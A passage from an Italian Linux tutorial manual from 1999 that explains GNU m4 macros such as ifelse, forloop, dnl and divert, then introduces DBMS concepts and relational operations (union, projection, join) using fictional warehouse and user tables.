  ECHO1(CIAO,`CIAO',``CIAO'')
  ECHO2(CIAO,`CIAO',``CIAO'')
  ECHO3(CIAO,`CIAO',``CIAO'')
  ```

  Le ultime righe del risultato che si ottiene sono le seguenti.

  ```
  ...
  maramao,maramao,CIAO
  maramao,maramao,CIAO
  maramao,CIAO,`CIAO'
  ```

### 138.2.4 Eliminazione di una macro

Una macro può essere eliminata attraverso la macro interna **`undefine`**, secondo la sintassi seguente:

`undefine(`⟨*nome-macro*⟩`)`

Per esempio,

```
undefine(`CIAO')
```

elimina la macro **`CIAO`**, per cui, da quel punto in poi, la parola **`CIAO`** manterrà il suo valore letterale. **`undefine`** non restituisce alcun valore e può essere usata solo con un parametro, quello che rappresenta la macro che si vuole eliminare.

## 138.3 Istruzioni condizionali, iterazioni e ricorsioni

M4 non utilizza istruzioni vere e proprie, dal momento che tutto viene svolto attraverso delle «macro». Tuttavia, alcune macro interne permettono di gestire delle strutture di controllo.

Dal momento che il risultato dell'espansione di una macro viene scandito successivamente alla ricerca di altre macro da espandere, in qualche modo, è possibile anche la realizzazione di cicli ricorsivi. Resta il fatto che questo sia probabilmente un ottimo modo per costruire macro molto difficili da leggere e da controllare.

### 138.3.1 ifdef

`ifdef(`⟨*nome-macro*⟩`,` ⟨*stringa-se-esiste*⟩`[,` ⟨*stringa-se-non-esiste*⟩`])`

**`ifdef`** permette di verificare l'esistenza di una macro. Il nome di questa viene indicato come primo parametro, e il secondo parametro serve a definire la stringa da restituire in caso la condizione di esistenza si avveri. Se viene indicato il terzo parametro, questo viene restituito se la condizione di esistenza fallisce.

L'esempio seguente, verifica l'esistenza della macro **`CIAO`** e se questa non risulta già definita, la crea.

```
ifdef(`CIAO', `', `define(`CIAO', `maramao')')
```

### 138.3.2 ifelse

`ifelse(`⟨*commento*⟩`)`

`ifelse(`⟨*stringa-1*⟩`, `⟨*stringa-2*⟩`, `⟨*risultato-se-uguali*⟩`[, `⟨*risultato-se-diverse*⟩`])`

`ifelse(`⟨*stringa-1*⟩`, `⟨*stringa-2*⟩`, `⟨*risultato-se-uguali*⟩`, ... [, `⟨*risultato-altrimenti*⟩`])`

La macro interna **`ifelse`** serve generalmente per confrontare una o più coppie di stringhe restituendo un risultato se il confronto è valido o un altro risultato se il confronto fallisce.

Si tratta di una sorta di struttura di selezione (**`case`**, **`switch`** e simili) in cui, ogni terna di parametri rappresenta rispettivamente le due stringhe da controllare e il risultato se queste risultano uguali. Un ultimo parametro facoltativo serve a definire un risultato da emettere nel caso l'unica o tutte le coppie da controllare non risultino uguali.

Nella tradizione di M4, è comune utilizzare **`ifelse`** con un unico parametro; in tal caso, non si può ottenere alcun risultato, e questo viene sfruttato per delimitare un commento.

Esempi

```
ifelse(`Questo è un commento')
```

Utilizzando un unico parametro, **`ifelse`** non restituisce alcunché.

```
ifelse(`mio', `mio', `Vero', `Falso')
```

Questa istruzione restituisce la parola **`Vero`**.

```
ifelse(`mio', `mao', `Vero', `Falso')
```

Questa istruzione restituisce la parola **`Falso`**.

### 138.3.3 shift

`shift(`⟨*parametro*⟩`[,...])`

La macro interna **`shift`** permette di eliminare il primo parametro restituendo i rimanenti separati da una virgola. La convenienza di utilizzare questa **`macro`** sta probabilmente nell'uso assieme a **`$*`** e **`$#`**.

Esempi

```
shift(mio, tuo, suo)
```

Eliminando il primo parametro si ottiene il risultato seguente:

```
tuo,suo
```

### 138.3.4 forloop

`forloop(`⟨*indice*⟩`, `⟨*inizio*⟩`, `⟨*fine*⟩`, `⟨*stringa-iterata*⟩`)`

La macro interna **`forloop`** permette di svolgere una sorta di ciclo in cui l'ultimo parametro, il quarto, viene eseguito tante volte quanto necessario a raggiungere il valore numerico espresso dal terzo parametro. Nel corso di questi cicli, il primo parametro viene trattato come una macro che di volta in volta restituisce un valore progressivo, a partire dal valore del secondo parametro, fino al raggiungimento di quello del terzo.

Esempi

```
forloop(`i', 1, 7, `i; ')
```

Restituisce la sequenza dei numeri da 1 a 7, seguiti da un punto e virgola.

```
1; 2; 3; 4; 5; 6; 7;
```

## 138.4 Altre macro interne degne di nota

In questa introduzione a M4 ci sono altre macro interne che è importante conoscere per comprendere le possibilità di questo linguaggio. Attraverso queste macro, descritte nelle sezioni seguenti, è possibile eliminare un codice di interruzione di riga, inserire dei file, cambiare i delimitatori dei commenti e deviare l'andamento del flusso di output.

### 138.4.1 dnl

`dnl[`⟨*commento*⟩`]`*`newline`*

**`dnl`** è una macro anomala nel sistema di M4: non utilizza parametri ed elimina tutto quello che appare dopo di lei fino alla fine della riga, comprendendo anche il codice di interruzione di riga. La natura di M4, in cui tutto è fatto sotto forma di macro, fa sì che ci si trovi spesso di fronte al problema di righe vuote ottenute nell'output per il solo fatto di avere utilizzato macro interne che non restituiscono alcun risultato. Questa macro serve principalmente per questo: eliminando anche il codice di interruzione di riga si risolve il problema delle righe vuote inutili.

Teoricamente, **`dnl`** potrebbe essere utilizzata anche con l'aggiunta di parametri (tra parentesi). Il risultato che si ottiene è che i parametri vengono raccolti e interpretati come succederebbe con un'altra macro normale, senza però produrre risultati. Naturalmente, questo tipo di pratica è sconsigliabile.

Esempi

```
dnl Questo è un commento vero e proprio
define(`CIAO', `maramao')dnl
CIAO
```

L'esempio mostra i due usi tipici di **`dnl`**: come introduzione di un commento fino alla fine della riga, oppure soltanto come un modo per sopprimere una riga che risulterebbe vuota nell'output. Il risultato dell'elaborazione è composto da una sola riga.

```
maramao
```

### 138.4.2 changecom

`changecom([`⟨*simbolo-iniziale*⟩`[, `⟨*simbolo-finale*⟩`]])`

**`changecom`** permette di modificare i simboli di apertura e di chiusura dei commenti. Solitamente, i commenti sono introdotti dal simbolo **`#`** e sono terminati dal codice di interruzione di riga. Quando si utilizza M4 per produrre il sorgente di un certo linguaggio di programmazione, o un file di configurazione, è probabile che i commenti di questi file debbano essere modificati attraverso le macro stesse. In questo senso, spesso diventa utile cancellare la definizione dei commenti che impedirebbero la loro espansione.

Esempi

```
changecom(`/*', `*/')
```

Cambia i simboli di apertura e chiusura dei commenti, facendo in modo di farli coincidere con quelli utilizzati dal linguaggio C.

```
changecom
```

Cancella la definizione dei commenti.

### 138.4.3 include | sinclude

`include(`⟨*file*⟩`)`

`sinclude(`⟨*file*⟩`)`

Attraverso la macro **`include`** è possibile incorporare un file esterno nell'input in corso di elaborazione. Ciò permette di costruire file-macro di M4 strutturati. Tuttavia, è necessario fare attenzione alla posizione in cui si include un file esterno (si immagini un file che viene incluso nei parametri di una macro).

La differenza tra **`include`** e **`sinclude`** sta nel fatto che il secondo non segnala errori se il file non esiste.

Esempi

```
include(`mio.m4')
```

Include il file `mio.m4`.

### 138.4.4 divert | undivert

M4 consente l'uso di uno strano meccanismo, detto ***deviazione***, o *diversion*, attraverso il quale parte del flusso dell'output può essere accantonato temporaneamente per essere rilasciato in un momento diverso. Per ottenere questo si utilizzano due macro interne: **`divert`** e **`undivert`**.

`divert([`⟨*numero-deviazione*⟩`])`

`undivert([`⟨*numero-deviazione*⟩`[,...]])`

La prima macro, **`divert`**, serve ad assegnare un numero di deviazione alla parte di output generato a partire dal punto in cui questa appare nell'input. Questo numero può essere omesso, e in tal caso si intende lo zero in modo predefinito.

La deviazione zero corrisponde al flusso normale; ogni altro numero positivo rappresenta una deviazione differente. Quando termina l'input da elaborare vengono rilasciati i vari blocchi accumulati di output, in ordine numerico crescente. In alternativa, si può usare la macro **`undivert`** per richiedere espressamente il recupero di output deviato; se questa viene utilizzata senza parametri, si intende il recupero di tutte le deviazioni, altrimenti si ottengono solo quelle elencate nei parametri.

Esiste un caso particolare di deviazione che serve a eliminare l'output; si ottiene utilizzando il numero di deviazione **`-1`**. Questa tecnica viene usata spesso anche come un modo per delimitare un'area di commenti che non si vuole siano riprodotti nell'output.

Come si può intuire, queste macro non restituiscono alcun valore.

#### Esempi

```
divert(1)
Questo testo è deviato
divert
Questo testo segue l'andamento normale
```

L'esempio si traduce nell'output seguente, dove le righe sono state numerate per facilitare il riconoscimento di quelle vuote che risultano inserite. Come si può notare, al termine del file di input viene rilasciato l'output deviato precedentemente.

```
1
2 Questo testo segue l'andamento normale
3
4 Questo testo è deviato
```

---

```
divert(1)
Questo testo è deviato
divert
Questo testo segue l'andamento normale
undivert(1)
```

Questo esempio è una variante di quello precedente, con la dichiarazione esplicita della richiesta di recupero dell'output deviato. Aggiungendo la macro **`undivert(1)`**, si aggiunge anche un'interruzione di riga aggiuntiva (anche in questo caso vengono numerate le righe solo per facilitare la percezione visiva del risultato).

```
1
2 Questo testo segue l'andamento normale
3
4 Questo testo è deviato
5
```

---

```
divert(-1)
Quanto qui contenuto non deve dare alcun
risultato nell'output.
Le macro generano regolarmente i loro effetti,
ma il loro output viene perduto.
divert
```

Questo esempio, mostra l'uso tipico di **`divert(-1)`**. Dal momento che alla fine appare la macro **`divert`** (senza altre righe), dall'elaborazione di questo file si ottiene solo un codice di interruzione di riga, cioè una riga vuota (quella in cui appare la macro **`divert`** finale).

```
divert(1)
Ciao maramao
divert(2)
Ciao Ciao
divert(-1)
undivert
```

L'uso di **`divert(-1)`** seguito da **`undivert`** permette di eliminare tutto l'output accumulato nelle varie deviazioni.

## 138.5 Riferimenti

La documentazione di M4 GNU, cioè quanto distribuito normalmente con GNU/Linux, è disponibile generalmente attraverso la documentazione **`info`**: *m4.info*.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxxii

# DBMS e SQL

# Introduzione ai DBMS

Un DBMS (*Data Base Management System*) è, letteralmente, un sistema di gestione di ***basi di dati***, che per attuare questa gestione utilizza il software. Queste «basi di dati» sono dei contenitori atti a immagazzinare una grande quantità di dati, e il «sistema di gestione» è necessario per permettere la fruizione di questi (diverso è il problema della semplice archiviazione dei dati).

## 139.1 Caratteristiche fondamentali

Un DBMS, per essere considerato tale, deve avere caratteristiche determinate. Le più importanti che permettono di comprenderne il significato sono elencate di seguito.

- Un DBMS è fatto per gestire grandi quantità di dati.

  Convenzionalmente si può intendere che un gruppo di informazioni sia di grandi dimensioni quando questo non possa essere contenuto tutto simultaneamente nella memoria centrale dell'elaboratore. In generale un DBMS non dovrebbe porre limiti alle dimensioni, tranne quelle imposte dai supporti fisici in cui devono essere memorizzate le informazioni.

- I dati devono poter essere condivisibili.

  L'idea che sta alla base dei sistemi di gestione dei dati è quella di accentrare le informazioni in un unico sistema di amministrazione. In questo senso è poi necessario che questi dati siano condivisibili da diverse applicazioni e da diversi utenti.

- I dati devono essere persistenti e affidabili.

  I dati sono persistenti quando continuano a esistere dopo lo spegnimento della macchina con cui vengono elaborati; sono affidabili quando gli eventi per cui si possono produrre alterazioni accidentali sono estremamente limitati.

- L'accesso ai dati deve essere controllabile.

  Dovendo trattare una grande mole di dati in modo condiviso, è indispensabile che esistano dei sistemi di controllo degli accessi, per evitare che determinate informazioni possano essere ottenute da chi non è autorizzato, oppure che vengano modificate da chi non ne è il responsabile.

### 139.1.1 Livelli di astrazione dei dati

I dati gestiti da un DBMS devono essere organizzati a diversi livelli di astrazione. Generalmente si distinguono tre livelli: esterno, logico e interno.

- Il livello interno è quello usato effettivamente per la memorizzazione dei dati. In pratica è rappresentato dai file che contengono effettivamente le informazioni, e dal modo con cui questi file vengono utilizzati. Il livello interno non è importante per la progettazione di una base di dati e nemmeno per la scrittura di programmi che devono interagire con il DBMS.

- Il livello logico, o concettuale, è quello che descrive i dati secondo la filosofia del DBMS particolare con cui si ha a che fare.

- Lo schema esterno è un'astrazione aggiuntiva che permette di definire dei punti di vista differenti dei dati descritti a livello logico. L'accesso ai dati avviene solo a questo livello, anche se di fatto può coincidere con il livello logico.

### 139.1.2 Ruoli e sigle standard

Lo studio sui DBMS ha generato degli acronimi che rappresentano persone o componenti essenziali di un sistema del genere. Questi acronimi devono essere conosciuti perché se ne fa uso abitualmente nella documentazione riferita ai DBMS.

L'organizzazione di una base di dati è compito del suo amministratore, definito DBA (*Data Base Administrator*). Eventualmente può trattarsi anche di più persone; in ogni caso, chi ha la responsabilità dell'amministrazione di uno o più basi di dati è un DBA.

La definizione della struttura dei dati (sia a livello logico che a livello esterno) viene fatta attraverso un linguaggio di programmazione definito DDL (*Data Definition Language*), la gestione dei dati avviene attraverso un altro linguaggio, detto DML (*Data Manipulation Language*), infine, la gestione della sicurezza viene fatta attraverso un linguaggio DCL (*Data Control Language*). Nella pratica, DDL, DML e DCL possono coincidere, come nel caso del linguaggio SQL.

## 139.2 Modello relazionale

Una base di dati può essere impostata secondo diversi tipi di modelli (logici) di rappresentazione. Quello più comune, e anche il più semplice dal punto di vista umano, è il modello relazionale. In tal senso, un DBMS relazionale viene anche definito semplicemente come RDBMS.

Nel modello relazionale, i dati sono raccolti all'interno di ***relazioni***. Ogni relazione è una raccolta di nessuna o più ***tuple*** di tipo omogeneo. La tupla rappresenta una singola informazione completa, in rapporto alla relazione a cui appartiene, e questa informazione è suddivisa in ***attributi***. Una relazione, nella sua definizione, non ha una «forma» particolare, tuttavia questo concetto si presta a una rappresentazione tabellare: gli attributi sono rappresentati dalle colonne e le tuple dalle righe. Si osservi l'esempio della figura 139.1.

```
+==============================================================+
|Indirizzi                                                     |
+--------------------------------------------------------------+
|Cognome        |Nome           |Indirizzo      |Telefono      |
+---------------+---------------+---------------+--------------+
|Pallino        |Pinco          |Via Biglie 1   |0222,222222   |
|Tizi           |Tizio          |Via Tazi 5     |0555,555555   |
|Cai            |Caio           |Via Caini 1    |0888,888888   |
|Semproni       |Sempronio      |Via Sempi 7    |0999,999999   |
+===============+===============+===============+==============+
```

Figura 139.1: Relazione **`Indirizzi(Cognome,Nome,Indirizzo,Telefono)`**.

In una relazione, le tuple non hanno una posizione particolare, sono semplicemente contenute nell'insieme della relazione stessa. Se l'ordine ha una rilevanza per le informazioni contenute, questo elemento dovrebbe essere aggiunto tra gli attributi, senza essere determinato da un'ipotetica collocazione fisica. Osservando l'esempio, si intende che l'ordine delle righe non ha importanza per le informazioni che si vogliono trarre; al massimo, un elenco ordinato può facilitare la lettura umana, quando si è alla ricerca di un nome particolare, ma ciò non ha rilevanza nella struttura che deve avere la relazione corrispondente.

Il fatto che la posizione delle tuple all'interno della relazione non è importante, significa che non è necessario poterle identificare: le tuple si distinguono in base al loro contenuto. In questo senso, una relazione non può contenere due tuple uguali: la presenza di doppioni non avrebbe alcun significato.

A differenza delle tuple, gli attributi devono essere identificati attraverso un nome. Infatti, il semplice contenuto delle tuple non è sufficiente a stabilire di quale attributo si tratti. Osservando la prima riga dell'esempio,

```
|Pallino        |Pinco          |Via Biglie 1   |0222,222222   |
```

diventa difficile distinguere quale sia il nome e quale il cognome. Attribuendo agli attributi (cioè alle colonne) un nome, diventa indifferente la disposizione fisica di questi all'interno delle tuple.

### 139.2.1 Relazioni collegate

Generalmente, una relazione da sola non è sufficiente a rappresentare tutti i dati riferiti a un problema o a un interesse della vita reale. Nel momento in cui in una relazione si andrebbero a ripetere tante volte le stesse informazioni, è opportuno scinderla in due o più relazioni più piccole, collegate in qualche modo attraverso dei riferimenti. Si osservi il caso delle relazioni rappresentate dalle tabelle che si vedono nella figura 139.2.

La prima tabella, **`Articoli`**, rappresenta l'anagrafica del magazzino di un grossista di ferramenta. Ogni articolo di magazzino viene codificato e descritto, e inoltre vengono annotati i riferimenti ai codici di possibili fornitori. La seconda tabella, **`Movimenti`**, elenca le operazioni di carico e di scarico degli articoli di magazzino, specificando solo il codice dell'articolo, la data, la quantità caricata o scaricata e il codice del fornitore o del cliente da cui è stato acquistato o a cui è stato venduto l'articolo. Infine seguono le tabelle che descrivono i codici dei fornitori e quelli dei clienti.

Si può intendere che una sola tabella non avrebbe potuto essere utilizzata utilmente per esprimere tutte queste informazioni.

È importante stabilire che, nel modello relazionale, il collegamento tra le tuple delle varie relazioni avviene attraverso dei valori e non attraverso dei puntatori. Infatti, nella relazione **`Articoli`** l'attributo **`Fornitore1`** contiene il valore 123, e questo significa solo che i dati di quel fornitore sono rappresentati dal quel valore. Nella relazione **`Fornitori`**, la tupla il cui attributo **`CodFor`** contiene il valore 123 è quella che contiene i dati di quel particolare fornitore. Quindi, «123» non rappresenta un puntatore, ma solo una tupla che contiene quel valore nell'attributo «giusto». In questo senso si ribadisce l'indifferenza della posizione delle tuple all'interno delle relazioni.

Articoli

| Codice | Descrizione | Fornitore1 | Fornitore2 |
|---|---|---|---|
| vite30 | Vite 3 mm | 123 | 126 |
| vite40 | Vite 4 mm | 126 | 127 |
| dado30 | Dado 3 mm | 122 | 123 |
| dado40 | Dado 4 mm | 126 | 127 |
| rond50 | Rondella 5 mm | 123 | 126 |

Movimenti

| Codice | Data | Carico | Scarico | CodFor | CodCli |
|---|---|---|---|---|---|
| vite40 | 01/01/1999 | 1200 | | 124 | |
| vite30 | 01/01/1999 | | 800 | | 825 |
| vite30 | 02/01/1999 | | 1000 | | 954 |
| vite30 | 03/01/1999 | 2000 | | 127 | |
| rond50 | 03/01/1999 | | 500 | | 954 |

Fornitori

| CodFor | Ditta | Indirizzo | Telefono |
|---|---|---|---|
| 127 | Vitoni spa | Via Ferri 2 | 0123,45678 |
| 122 | Ferroni spa | Via Metalli 34 | 0234,5678 |
| 126 | Nuova Metal | Via Industrie | 0345,6789 |
| 123 | Viti e Bulloni | Via di sopra 7 | 0567,9875 |

Clienti

| CodCli | Ditta | Indirizzo | Telefono |
|---|---|---|---|
| 925 | Tendoni Max | Via di sotto 2 | 0113,44578 |
| 825 | Arti Plus | Via di lato 45 | 0765,23456 |

Figura 139.2: Relazioni di un'ipotetica gestione del magazzino.

### 139.2.2 Tipi di dati, domini e informazioni mancanti

Nelle relazioni, ogni attributo contiene una singola informazione elementare di un certo tipo, per il quale esiste un dominio determinato di valori possibili. Ogni attributo di ogni tupla deve contenere un valore ammissibile, nell'ambito del proprio dominio.

Spesso capitano situazioni in cui i valori di uno o più attributi di una tupla non sono disponibili, e questo per motivi imprecisati (nel senso che il motivo non è importante). In tal caso si pone il problema di attribuire a questi attributi un valore che definisca in modo non ambiguo questo stato di indeterminatezza. Questo valore viene definito come **`NULL`** ed è ammissibile per tutti i tipi di attributi possibili.

### 139.2.3 Vincoli di validità

I dati contenuti in una o più relazioni sono utili in quanto «sensati» in base al contesto a cui si riferiscono. Per esempio, considerando la relazione **`Movimenti`**, vista precedentemente, questa deve contenere sempre un codice valido nell'attributo **`Codice`**. Se così non fosse, la registrazione data da quella tupla che dovesse avere un riferimento a un codice di articolo non valido, non avrebbe alcun senso, perché mancherebbe proprio l'informazione più importante: l'articolo caricato o scaricato.

Il controllo sulla validità dei dati può avvenire a diversi livelli, a seconda della circostanza. Si possono distinguere vincoli che riguardano:

1. il dominio dell'attributo stesso – quando si tratta di definire se l'attributo può assumere il valore **`NULL`** o meno, e quando si stabilisce l'intervallo dei valori ammissibili;

2. gli altri attributi della stessa tupla – quando dal valore contenuto in altri attributi della stessa tupla dipende l'intervallo dei valori ammissibili per l'attributo in questione;

3. gli attributi di altre tuple – quando dal valore contenuto negli attributi delle altre tuple della stessa relazione dipende l'intervallo dei valori ammissibili per l'attributo in questione;

4. gli attributi di tuple di altre relazioni – quando altre relazioni condizionano la validità di un attributo determinato.

I vincoli di tupla, ovvero quelli che riguardano i primi due punti dell'elenco appena indicato, sono i più semplici da esprimere perché non occorre conoscere altre informazioni esterne alla tupla stessa. Per esempio, un attributo che esprime un prezzo potrebbe essere definito in modo tale che non sia ammissibile un valore negativo; nello stesso modo, un attributo che esprime uno sconto su un prezzo potrebbe ammettere un valore positivo diverso da zero solo se il prezzo a cui si riferisce, contenuto nella stessa tupla, supera un valore determinato.

Il caso più importante di un vincolo interno alla relazione, che coinvolge più tuple, è quello che riguarda le ***chiavi***. In certe situazioni, un attributo, o un gruppo particolare di attributi di una relazione, deve essere unico per ogni tupla. Quindi, questo attributo, o questo gruppo di attributi, è valido solo quando non è già presente in un'altra tupla della stessa relazione.

Quando le informazioni sono distribuite fra più relazioni, i dati sono validi solo quando tutti i riferimenti sono validi. Volendo riprendere l'esempio della gestione di magazzino, visto precedentemente, una tupla della relazione **`Movimenti`** che dovesse contenere un codice di un fornitore o di un cliente inesistente, si troverebbe, in pratica, senza questa informazione.

### 139.2.4 Chiavi

Nella sezione precedente si è accennato alle ***chiavi***. Questo concetto merita un po' di attenzione. In precedenza si era detto che una relazione contiene una raccolta di tuple che contano per il loro contenuto e non per la loro posizione. In questo senso non è ammissibile una relazione contenente due tuple identiche.

Una ***chiave*** di una relazione è un gruppo di attributi che permette di identificare univocamente le tuple in essa contenute; per questo, questi attributi devono contenere dati differenti per ogni tupla.

Stabilendo quali attributi devono costituire una chiave per una certa relazione, si comprende intuitivamente che questi attributi non possono mai contenere un valore indeterminato.

Nella definizione di relazioni collegate attraverso dei riferimenti, l'oggetto di questi riferimenti deve essere una chiave per la relazione di destinazione. Diversamente non si otterrebbe un riferimento univoco a una tupla particolare.

## 139.3 Gestione delle relazioni

Prima di affrontare l'utilizzo pratico di una base di dati relazionale, attraverso un linguaggio di manipolazione dei dati, è opportuno considerare a livello teorico alcuni tipi di operazioni che si possono eseguire con le relazioni.

Inizialmente si è detto che una relazione è un insieme di tuple... Dalla teoria degli insiemi derivano molte delle operazioni che riguardano le relazioni.

### 139.3.1 Unione, intersezione e differenza

Quando si maneggiano relazioni contenenti gli stessi attributi, hanno senso le operazioni fondamentali sugli insiemi: unione, intersezione e differenza. Il significato è evidente: l'unione genera una relazione composta da tutte le tuple distinte delle relazioni di origine; l'intersezione genera una relazione composta dalle tuple presenti simultaneamente in tutte le relazioni di origine; la differenza genera una relazione contenente le tuple che compaiono esclusivamente nella prima delle relazioni di origine.

L'esempio rappresentato dalle tabelle della figura 139.3 dovrebbe chiarire il senso di queste affermazioni.

```
+=================================+  +=================================+
|Laureati                         |  |Magazzinieri                     |
+---------------------------------+  +---------------------------------+
|Codice|Nominativo        |...    |  |Codice|Nominativo        |...    |
+------+------------------+-------+  +------+------------------+-------+
|  1245|Tizi Tizio        |...    |  |  1745|Cai Caio          |...    |
|  1745|Cai Caio          |...    |  |  1986|Pallino Pinco     |...    |
|  1655|Semproni Sempronio|...    |  |  1245|Tizi Tizio        |...    |
+======+==================+=======+  +======+==================+=======+
```

```
+=================================+
|Laureati UNITO Magazzinieri      |
+---------------------------------+
|Codice|Nominativo        |...    |
+------+------------------+-------+
|  1245|Tizi Tizio        |...    |
|  1745|Cai Caio          |...    |
|  1655|Semproni Sempronio|...    |
|  1986|Pallino Pinco     |...    |
+======+==================+=======+
```

```
+=================================+
|Laureati INTERSECATO Magazzinieri|
+---------------------------------+
|Codice|Nominativo        |...    |
+------+------------------+-------+
|  1245|Tizi Tizio        |...    |
|  1745|Cai Caio          |...    |
+======+==================+=======+
```

```
+=================================+
|Laureati MENO Magazzinieri       |
+---------------------------------+
|Codice|Nominativo        |...    |
+------+------------------+-------+
|  1655|Semproni Sempronio|...    |
+======+==================+=======+
```

Figura 139.3: Unione, intersezione e differenza tra relazioni.

### 139.3.2 Ridenominazione degli attributi

L'elaborazione dei dati contenuti in una relazione può avvenire previa modifica dei nomi di alcuni attributi. La modifica dei nomi genera di fatto una nuova relazione temporanea, per il tempo necessario a eseguire l'elaborazione conclusiva.

Le situazioni in cui la ridenominazione degli attributi può essere conveniente possono essere varie. Nel caso delle operazioni sugli insiemi visti nella sezione precedente, la ridenominazione può rendere compatibili relazioni i cui attributi, pur essendo compatibili, hanno nomi differenti.

### 139.3.3 Selezione, proiezione e join

La ***selezione*** e la ***proiezione*** sono operazioni che si eseguono su una sola relazione e generano una relazione che contiene una porzione dei dati di quella di origine. La selezione permette di estrarre alcune tuple dalla relazione, mentre la proiezione estrae parte degli attributi di tutte le tuple. Il primo caso, quello della selezione, non richiede considerazioni particolari, mentre la proiezione ha delle implicazioni importanti.

Attraverso la proiezione, utilizzando solo parte degli attributi, si genera una relazione in cui si potrebbero perdere delle tuple, a causa della possibilità che risultino dei doppioni. Per esempio, si consideri la relazione mostrata nella figura 139.4.

```
+============================================================+
|Utenti                                                      |
+------------------------------------------------------------+
|UID   |Nominativo|Cognome        |Nome         |Ufficio     |
+------+----------+---------------+-------------+-------------+
|     0|root      |Pallino        |Pinco        |CED         |
|   515|rmario    |Rossi          |Mario        |Contabilità |
|   501|bbianco   |Bianchi        |Bianco       |Magazzino   |
|   502|rrosso    |Rossi          |Rosso        |Contabilità |
+======+==========+===============+=============+=============+
```

Figura 139.4: Relazione **`Utenti(UID,Nominativo,Cognome,Nome,Ufficio)`**.

La tabella mostra una relazione contenente le informazioni sugli utenti di un centro di elaborazione dati. Si può osservare che sia l'attributo **`UID`** che l'attributo **`Nominativo`** possono essere da soli una chiave per la relazione. Se da questa relazione si vuole ottenere una proiezione contenente solo gli attributi **`Cognome`** e **`Ufficio`**, non essendo questi due una chiave della relazione, si perdono delle tuple.

```
+---------------+-------------+
|Cognome        |Ufficio      |
+---------------+-------------+
|Pallino        |CED          |
|Rossi          |Contabilità  |
|Bianchi        |Magazzino    |
+===============+=============+
```

Figura 139.5: Proiezione delle colonne **`Cognome`** e **`Ufficio`** della relazione **`Utenti`**.

La figura 139.5 mostra la proiezione della relazione **`Utenti`**, in cui sono stati estratti solo gli attributi **`Cognome`** e **`Ufficio`**. In tal modo, le tuple che prima corrispondevano al numero **`UID`** 515 e 502 si sono ridotte a una sola, quella contenente il cognome «Rossi» e l'ufficio «Contabilità».

Da questo esempio si dovrebbe intendere che la proiezione ha senso, prevalentemente, quando gli attributi estratti costituiscono una chiave della relazione originaria

La congiunzione di relazioni, o ***join***, è un'operazione in cui due o più relazioni vengono unite a formare una nuova relazione. Questo congiungimento implica la creazione di tuple formate dall'unione di tuple provenienti dalle relazioni di origine. Se per semplicità si pensa solo alla congiunzione di due relazioni: si va da una congiunzione minima in cui nessuna tupla della prima relazione risulta abbinata ad altre tuple della seconda, fino a un massimo in cui si ottengono tutti gli abbinamenti possibili delle tuple della prima relazione con quelle della seconda. Tra questi estremi si pone la situazione tipica, quella in cui ogni tupla della prima relazione viene collegata solo a una tupla corrispondente della seconda.

Il ***join naturale*** è un tipo particolare di congiunzione in cui le relazioni oggetto di tale operazione vengono collegate in base ad attributi aventi lo stesso nome. Per osservare di cosa si tratta, vale la pena di riprendere l'esempio della gestione di magazzino già descritto in precedenza. Nella figura 139.6 ne viene mostrata nuovamente solo una parte.

Il join naturale delle relazioni **`Movimenti`** e **`Articoli`**, basato sulla coincidenza del contenuto dell'attributo **`Codice`**, genera una relazione in cui appaiono tutti gli attributi delle due relazioni di origine, con l'eccezione dell'attributo **`Codice`** che appare una volta sola (figura 139.7).

Nel caso migliore, ogni tupla di una relazione trova una tupla corrispondente dell'altra; nel caso peggiore, nessuna tupla ha una corrispondente nell'altra relazione. L'esempio mostra che tutte le tuple della relazione **`Movimenti`** hanno trovato una corrispondenza nella relazione **`Articoli`**, mentre solo alcune tuple della

```
+===========================+
|Articoli                   |
+---------------------------+
|Codice|Descrizione    |... |
+------+---------------+----+
|vite30|Vite 3 mm      |... |
|vite40|Vite 4 mm      |... |
|dado30|Dado 3 mm      |... |
|dado40|Dado 4 mm      |... |
|rond50|Rondella 5 mm  |... |
+======+===============+====+
```

```
+=====================================+
|Movimenti                            |
+-------------------------------------+
|Codice|Data      |Carico|Scarico|... |
+------+----------+------+-------+----+
|vite40|01/01/1999|  1200|       |... |
|vite30|01/01/1999|      |    800|... |
|vite30|02/01/1999|      |   1000|... |
|vite30|03/01/1999|  2000|       |... |
|rond50|03/01/1999|      |    500|... |
+======+==========+======+=======+====+
```

Figura 139.6: Le relazioni **`Articoli`** e **`Movimenti`** dell'esempio sulla gestione del magazzino.

```
+------+----------+------+-------+----+---------------+----+
|Codice|Data      |Carico|Scarico|... |Descrizione    |... |
+------+----------+------+-------+----+---------------+----+
|vite40|01/01/1999|  1200|       |... |Vite 4 mm      |... |
|vite30|01/01/1999|      |    800|... |Vite 3 mm      |... |
|vite30|02/01/1999|      |   1000|... |Vite 3 mm      |... |
|vite30|03/01/1999|  2000|       |... |Vite 3 mm      |... |
|rond50|03/01/1999|      |    500|... |Rondella 5 mm  |... |
+======+==========+======+=======+====+===============+====+
```

Figura 139.7: Il join naturale tra le relazioni **`Articoli`** e **`Movimenti`**.

relazione **`Articoli`** hanno una corrispondenza dall'altra parte. Queste tuple, quelle che non hanno una corrispondenza, sono dette «penzolanti», o *dangling*, e di fatto vengono perdute dopo il join.

Quando un join genera corrispondenze per tutte le tuple delle relazioni coinvolte, si parla di join completo. La dimensione (espressa in quantità di tuple) della relazione risultante in presenza di un join completo è pari alla dimensione massima delle varie relazioni.

Quando si vuole eseguire la congiunzione di relazioni che non hanno attributi in comune si ottiene il collegamento di ogni tupla di una relazione con ogni tupla delle altre. Si può osservare l'esempio della figura 139.8 che riprende il solito problema del magazzino, con delle semplificazioni opportune.

```
+====================================+
|Articoli                            |
+------------------------------------+
|Codice|Descrizione    |Fornitore1|... |
+------+---------------+----------+----+
|vite30|Vite 3 mm      |       127|... |
|vite40|Vite 4 mm      |       127|... |
|dado30|Dado 3 mm      |       122|... |
+======+===============+==========+====+
```

```
+==========================+
|Fornitori                 |
+--------------------------+
|CodFor|Ditta          |... |
+------+---------------+----+
|   127|Vitoni spa     |... |
|   122|Ferroni spa    |... |
+======+===============+====+
```

Figura 139.8: Le relazioni **`Articoli`** e **`Fornitori`** dell'esempio sulla gestione del magazzino.

Nessuno degli attributi delle due relazioni coincide, quindi si ottiene un «prodotto» tra le due relazioni, in pratica, una relazione che contiene il prodotto delle tuple contenute nelle relazioni originali (figura 139.9).

```
+------+---------------+---------------+------+---------------+----+
|Codice|Descrizione    |Fornitore1|... |CodFor|Ditta          |... |
+------+---------------+----------+----+------+---------------+----+
